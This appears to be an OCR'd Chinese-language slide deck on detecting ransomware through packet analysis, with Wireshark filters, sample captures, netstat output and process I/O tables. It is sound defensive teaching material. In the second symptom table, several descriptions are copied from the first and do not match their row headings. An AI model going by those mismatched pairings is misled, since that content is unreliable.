[4] K. Cabaj, W. Mazurczyk, Using Software-Defined Networking for Ransomware Mitigation: the Case of CryptoWall, IEEE Network, November/December 2016, DOI: 10.1109/MNET.2016.1600110NM

[5] K. Cabaj, M. Gregorczyk, and W. Mazurczyk. Software-defined networking-based crypto ransomware detection using HTTP traffic characteristics. arXiv preprint arXiv:1611.08294, 2016.

如何分析封包發覺異常?

Wireshark 顯示過濾 Display Filter	**Network Symptoms 網路症狀描述** 使用任何網路封包工具(例如Wireshark) 觀察下列的異常網路現象。	NSPA 技巧
TOR tcp.port in {9001..9999}	**TOR 通訊 或 橋接 TOR 網站** 這個現象只有在用戶端電腦可以觀察到。從網路端是很難察覺，電腦使用者開啟一個文件檔案。無論如何，在開啟惡意文件檔案後， 我們可以使用 ‘netstat’ 指令，檢查用戶端電腦的網路狀態。	**TOR Skill-1, 2** 不一定出現
DNS Only dns or udp.port==53	**詢問怪異罕見網域的 DNS 查詢封包** 加密勒索可能需要連接網站，以便於下載後續惡意程式。這個連接網站的動作，會觸發詢問DNS網站網址與IP位址查詢的網路行為。	**HTTP/HTTPS Client Skill-1** 不一定出現
HTTP and DNS dns or http or https	**沒有 DNS 查詢 的 HTTP/HTTPS 通訊** 當然，Downloader 也可能不需要DNS 查詢，而是直接連接到各定而特定的IP位址。	**HTTP/HTTPS Client Skill-2** 不一定出現
SMB or RDP smb or rdp	**週期性產生SMB或 RDP 的異常封包** 從網路段可以明顯觀察到這個現象，不過，我們需要學習如何忽略正常封包，並且進一步發現週期性的網路通訊活動。	**SMB Skill-4** 不一定出現

更多分析技巧，請參考 www.nspa-cert.org 與 www.nspa-cert-tw.org

如何分析封包發覺異常?

Wireshark 顯示過濾 Display Filter	**Network Symptoms 網路症狀描述** 使用任何網路封包工具(例如Wireshark) 觀察下列的異常網路現象。	**NSPA 技巧**
Not Allowed Service not ip.addr == *ServerHost* and smtp	**未預期的電郵寄送** 這個現象只有在用戶端電腦可以觀察到。從網路端是很難察覺，電腦使用者開啟一個文件檔案。無論如何，在開啟惡意文件檔案後， 我們可以使用 ‘netstat’指令，檢查用戶端電腦的網路狀態。	**TOR Skill-1, 2** 不一定出現
SMB Error smb or tcp.port==139 or tcp.port==445	**大量SMB錯誤嘗試 (包括錯誤讀取或寫入)** Downloader可能需要連接網站，以便於下載後續惡意程式。這個連接網站的動作，會觸發詢問DNS網站網址與IP位址查詢的網路行為。	**HTTP/HTTPS Client Skill-1** 不一定出現
Abnormal ICMP icmp	**異常ICMP封包行為** 當然，Downloader 也可能不需要DNS 查詢，而是直接連接到各定而特定的IP位址。	**HTTP/HTTPS Client Skill-2** 不一定出現
None I/O reading bytes and I/O writing bytes	**大量I/O讀取與寫入的位元資料** 從網路段可以明顯觀察到這個現象，不過，我們需要學習如何忽略正常封包，並且進一步發現週期性的網路通訊活動。	**SMB Skill-4** 不一定出現

更多分析技巧，請參考 www.nspa-cert.org 與 www.nspa-cert-tw.org


附錄

NSPA

錄製網路封包


與

檢測惡意程式的方式




```
No.  Time                        Source             Destination        Protocol  Length  Info
 24 2019-08-11 11:51:26.715258   103.235.46.191     10.0.1.13          TCP        66 80 → 55907 [SYN, ACK] Seq=0 Ack=1 Win
 25 2019-08-11 11:51:26.715261   103.235.46.191     10.0.1.13          TCP        66 80 → 55908 [SYN, ACK] Seq=0 Ack=1 Win
 26 2019-08-11 11:51:26.715563   10.0.1.13          103.235.46.191     TCP        54 55907 → 80 [ACK] Seq=1 Ack=1 Win=2621
 27 2019-08-11 11:51:26.715609   10.0.1.13          103.235.46.191     TCP        54 55908 → 80 [ACK] Seq=1 Ack=1 Win=2621
 28 2019-08-11 11:51:26.715758   10.0.1.13          103.235.46.191     HTTP      972 GET /hm.gif?cc=1&ck=1&cl=24-bit&ds=12
 29 2019-08-11 11:51:26.888556   103.235.46.191     10.0.1.13          HTTP      382 HTTP/1.1 200 OK  (GIF89a)
 30 2019-08-11 11:51:26.888687   10.0.1.13          103.235.46.191     TCP        54 55907 → 80 [ACK] Seq=919 Ack=329 Win=
 31 2019-08-11 11:51:27.757490   10.0.1.13          103.235.46.191     TCP        54 55907 → 80 [RST, ACK] Seq=919 Ack=329
 32 2019-08-11 11:51:27.760474   10.0.1.13          103.235.46.191     TCP        54 55908 → 80 [RST, ACK] Seq=1 Ack=1 Win
 33 2019-08-11 11:51:27.852956   10.0.1.13          35.186.241.40      TCP        54 55821 → 443 [RST, ACK] Seq=1 Ack=1 Wi
 34 2019-08-11 11:52:00.566314   10.0.1.13          203.104.153.129    TLSv1.2    95 Application Data
 35 2019-08-11 11:52:00.601237   203.104.153.129    10.0.1.13          TLSv1.2    95 Application Data
 36 2019-08-11 11:52:00.644919   10.0.1.13          203.104.153.129    TCP        54 55745 → 443 [ACK] Seq=471 Ack=5249 Wi
 37 2019-08-11 11:52:05.335074   AsustekC_57:3f:5c  Giga-Byt_5b:7d:cf  ARP        42 Who has 10.0.1.254? Tell 10.0.1.13
 38 2019-08-11 11:52:05.340007   Giga-Byt_5b:7d:cf  AsustekC_57:3f:5c  ARP        60 10.0.1.254 is at 00:1a:4d:5b:7d:cf
 39 2019-08-11 11:53:00.566101   10.0.1.13          203.104.153.129    TLSv1.2    95 Application Data
 40 2019-08-11 11:53:00.600917   203.104.153.129    10.0.1.13          TLSv1.2    95 Application Data
 41 2019-08-11 11:53:00.644571   10.0.1.13          203.104.153.129    TCP        54 55745 → 443 [ACK] Seq=512 Ack=5290 Wi
 42 2019-08-11 11:53:05.334716   AsustekC_57:3f:5c  Giga-Byt_5b:7d:cf  ARP        42 Who has 10.0.1.254? Tell 10.0.1.13
 43 2019-08-11 11:53:05.335125   Giga-Byt_5b:7d:cf  AsustekC_57:3f:5c  ARP        60 10.0.1.254 is at 00:1a:4d:5b:7d:cf
 44 2019-08-11 11:53:13.218492   10.0.1.13          168.95.1.1         DNS        82 Standard query 0x8b09 A zh-tw.appex-r
 45 2019-08-11 11:53:13.244958   10.0.1.13          8.8.8.8            DNS        82 Standard query 0x8b09 A zh-tw.appex-r
 46 2019-08-11 11:53:13.255078   168.95.1.1         10.0.1.13          DNS       180 Standard query response 0x8b09 A zh-t
```

瞭解通訊程式行為
或
本機電腦的通訊狀態



```
9      0.0.0.0:0                  LI
745    203.104.153.129:443        ES
749    52.139.250.253:443         ES
780    52.139.250.253:443         ES
909    23.48.129.24:80            TI
910    173.222.181.250:80         TI
39     0.0.0.0:0                  LI
39     0.0.0.0:0                  LI
34     0.0.0.0:0                  LI
39     0.0.0.0:0                  LI
400    0.0.0.0:0                  LI
401    0.0.0.0:0                  LI
402    0.0.0.0:0                  LI
402    127.0.0.1:55743            ES
403    0.0.0.0:0                  LI
403    127.0.0.1:55853            ES
404    0.0.0.0:0                  LI
```




I/O 讀取位元組	I/O 寫入位元組	命令列
15,780,568	21,521,721	c:\windows\system32\svchost.exe -k networkservice -p -s C
584,375,486	182,741,145	c:\windows\system32\svchost.exe -k netsvcs -p
0	0	c:\windows\system32\svchost.exe -k networkservice -p -s T
0	0	c:\windows\system32\svchost.exe -k localservice -p -s Wdi
701,096	2,754,748	c:\windows\system32\svchost.exe -k netsvcs -p -s LanmanS
2,168	1,760	c:\windows\system32\svchost.exe -k netsvcs
2,461,278	45,690	c:\windows\system32\svchost.exe -k localservice -p -s Lice
18,416,654	99,093,223	c:\windows\system32\svchost.exe -k unistacksvcgroup -s W
256,943	7,416	c:\windows\system32\svchost.exe -k localsystemnetworkre
115,464	1,345,400	c:\windows\system32\svchost.exe -k netsvcs -p -s TokenBro
0	0	c:\windows\system32\svchost.exe -k netsvcs -p -s Appinfo
130,295	2,725	C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s wlidsv
2,344	0	c:\windows\system32\svchost.exe -k netsvcs -p -s lfsvc
2,791,014	55,882,902	c:\windows\system32\svchost.exe -k netsvcs -p -s BITS
0	0	c:\windows\system32\svchost.exe -k localsystemnetworkre
104,240	66,560	c:\windows\system32\svchost.exe -k localserviceandnoimp
1,972	2,720	c:\windows\system32\svchost.exe -k localservicenetworkre
34,517	0	c:\windows\system32\svchost.exe -k localsystemnetworkre
29,684,444,169	235,627,665	C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup
0	0	c:\windows\system32\svchost.exe -k localsystemnetworkre
0	0	c:\windows\system32\svchost.exe -k localservicepeernet -s
0	0	C:\WINDOWS\system32\svchost.exe -k SDRSVC
573,555	460,961	c:\windows\system32\svchost.exe -k localservicepeernet -s
671,744	139,264	c:\windows\system32\svchost.exe -k localsystemnetworkre


0.關閉所有已知通訊程式
1.網路行為分析(網路封包)
2.網路通訊狀態(Net-Status)
3.程序執行細節(Process-List)

注意! 需要靜置30分鐘, 錄製網路封包, 不要過度操作電腦, 避免干擾網路結果


察覺網路異常通訊程式的步驟



No.	Time	Source	Destination	Protocol	Length	Info
24	2019-08-11 11:51:26.715258	103.235.46.191	10.0.1.13	TCP	66	80 → 55907 [SYN, ACK] Seq=0 Ack=1 Win
25	2019-08-11 11:51:26.715261	103.235.46.191	10.0.1.13	TCP	66	80 → 55908 [SYN, ACK] Seq=0 Ack=1 Win
26	2019-08-11 11:51:26.715563	10.0.1.13	103.235.46.191	TCP	54	55907 → 80 [ACK] Seq=1 Ack=1 Win=2621
27	2019-08-11 11:51:26.715609	10.0.1.13	103.235.46.191	TCP	54	55908 → 80 [ACK] Seq=1 Ack=1 Win=2621
28	2019-08-11 11:51:26.715758	10.0.1.13	103.235.46.191	HTTP	972	GET /hm.gif?cc=1&ck=1&cl=24-bit&ds=12
29	2019-08-11 11:51:26.888556	103.235.46.191	10.0.1.13	HTTP	382	HTTP/1.1 200 OK (GIF89a)
30	2019-08-11 11:51:26.888687	10.0.1.13	103.235.46.191	TCP	54	55907 → 80 [ACK] Seq=919 Ack=329 Win=
31	2019-08-11 11:51:27.757490	10.0.1.13	103.235.46.191	TCP	54	55907 → 80 [RST, ACK] Seq=919 Ack=329
32	2019-08-11 11:51:27.760474	10.0.1.13	103.235.46.191	TCP	54	55908 → 80 [RST, ACK] Seq=1 Ack=1 Win
33	2019-08-11 11:51:27.852956	10.0.1.13	35.186.241.40	TCP	54	55821 → 443 [RST, ACK] Seq=1 Ack=1 Wi
34	2019-08-11 11:52:00.566314	10.0.1.13	203.104.153.129	TLSv1.2	95	Application Data
35	2019-08-11 11:52:00.601237	203.104.153.129	10.0.1.13	TLSv1.2	95	Application Data
36	2019-08-11 11:52:00.644919	10.0.1.13	203.104.153.129	TCP	54	55745 → 443 [ACK] Seq=471 Ack=5249 Wi
37	2019-08-11 11:52:05.335074	AsustekC_57:3f:5c	Giga-Byt_5b:7d:cf	ARP	42	Who has 10.0.1.254? Tell 10.0.1.13
38	2019-08-11 11:52:05.340007	Giga-Byt_5b:7d:cf	AsustekC_57:3f:5c	ARP	60	10.0.1.254 is at 00:1a:4d:5b:7d:cf
39	2019-08-11 11:53:00.566101	10.0.1.13	203.104.153.129	TLSv1.2	95	Application Data
40	2019-08-11 11:53:00.600917	203.104.153.129	10.0.1.13	TLSv1.2	95	Application Data
41	2019-08-11 11:53:00.644571	10.0.1.13	203.104.153.129	TCP	54	55745 → 443 [ACK] Seq=512 Ack=5290 Wi
42	2019-08-11 11:53:05.334716	AsustekC_57:3f:5c	Giga-Byt_5b:7d:cf	ARP	42	Who has 10.0.1.254? Tell 10.0.1.13
43	2019-08-11 11:53:05.335125	Giga-Byt_5b:7d:cf	AsustekC_57:3f:5c	ARP	60	10.0.1.254 is at 00:1a:4d:5b:7d:cf
44	2019-08-11 11:53:13.218492	10.0.1.13	168.95.1.1	DNS	82	Standard query 0x8b09 A zh-tw.appex-r
45	2019-08-11 11:53:13.244958	10.0.1.13	8.8.8.8	DNS	82	Standard query 0x8b09 A zh-tw.appex-r
46	2019-08-11 11:53:13.255078	168.95.1.1	10.0.1.13	DNS	180	Standard query response 0x8b09 A zh-t



```
TCP    10.0.1.13:139          0.0.0.0:0              LISTENING       4
TCP    10.0.1.13:55745        203.104.153.129:443    ESTABLISHED     3396
TCP    10.0.1.13:55749        52.139.250.253:443     ESTABLISHED     4656
TCP    10.0.1.13:55780        52.139.250.253:443     ESTABLISHED     4656
TCP    10.0.1.13:55909        23.48.129.24:80        TIME_WAIT       0
TCP    10.0.1.13:55910        173.222.181.250:80     TIME_WAIT       0
TCP    10.10.1.10:139         0.0.0.0:0              LISTENING       4
TCP    10.10.1.15:139         0.0.0.0:0              LISTENING       4
TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING       6380
TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING       4828
TCP    127.0.0.1:10400        0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10401        0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10402        0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10402        127.0.0.1:55743        ESTABLISHED     3396
TCP    127.0.0.1:10403        0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10403        127.0.0.1:55853        ESTABLISHED     3396
TCP    127.0.0.1:10404        0.0.0.0:0              LISTENING       3396
```



名稱	PID	I/O 讀取位元組	I/O 寫入位元組	命令列
svchost.exe	4688	15,780,568	21,521,721	c:\windows\system32\svchost.exe -k networkservice -p -s CryptSvc
svchost.exe	4768	584,375,486	182,741,145	c:\windows\system32\svchost.exe -k netsvcs -p
svchost.exe	5156	0	0	c:\windows\system32\svchost.exe -k networkservice -p -s TapiSrv
svchost.exe	5256	0	0	c:\windows\system32\svchost.exe -k localservice -p -s WdiServiceHost
svchost.exe	5504	701,096	2,754,748	c:\windows\system32\svchost.exe -k netsvcs -p -s LanmanServer
svchost.exe	5524	2,168	1,760	c:\windows\system32\svchost.exe -k netsvcs
svchost.exe	6364	2,461,278	45,690	c:\windows\system32\svchost.exe -k localservice -p -s LicenseManager
svchost.exe	7748	18,416,654	99,093,223	c:\windows\system32\svchost.exe -k unistacksvcgroup -s WpnUserService
svchost.exe	8152	256,943	7,416	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s PcaSvc
svchost.exe	8164	115,464	1,345,400	c:\windows\system32\svchost.exe -k netsvcs -p -s TokenBroker
svchost.exe	8272	0	0	c:\windows\system32\svchost.exe -k netsvcs -p -s Appinfo
svchost.exe	10028	130,295	2,725	C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s wlidsvc
svchost.exe	10176	2,344	0	c:\windows\system32\svchost.exe -k netsvcs -p -s lfsvc
svchost.exe	10336	2,791,014	55,882,902	c:\windows\system32\svchost.exe -k netsvcs -p -s BITS
svchost.exe	11100	0	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s Netman
svchost.exe	11336	104,240	66,560	c:\windows\system32\svchost.exe -k localserviceandnoimpersonation -p -s upnphost
svchost.exe	11480	1,972	2,720	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
svchost.exe	11840	34,517	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s StorSvc
svchost.exe	12296	29,684,444,169	235,627,665	C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc
svchost.exe	13280	0	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s SensorService
svchost.exe	14484	0	0	c:\windows\system32\svchost.exe -k localservicepeernet -s PNRPsvc
svchost.exe	15080	0	0	C:\WINDOWS\system32\svchost.exe -k SDRSVC
svchost.exe	15096	573,555	460,961	c:\windows\system32\svchost.exe -k localservicepeernet -s p2pimsvc
svchost.exe	15112	671,744	139,264	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s DsSvc

1.Network Traffic Analyze
(關鍵:異常電腦位址, 與 通訊埠編號)

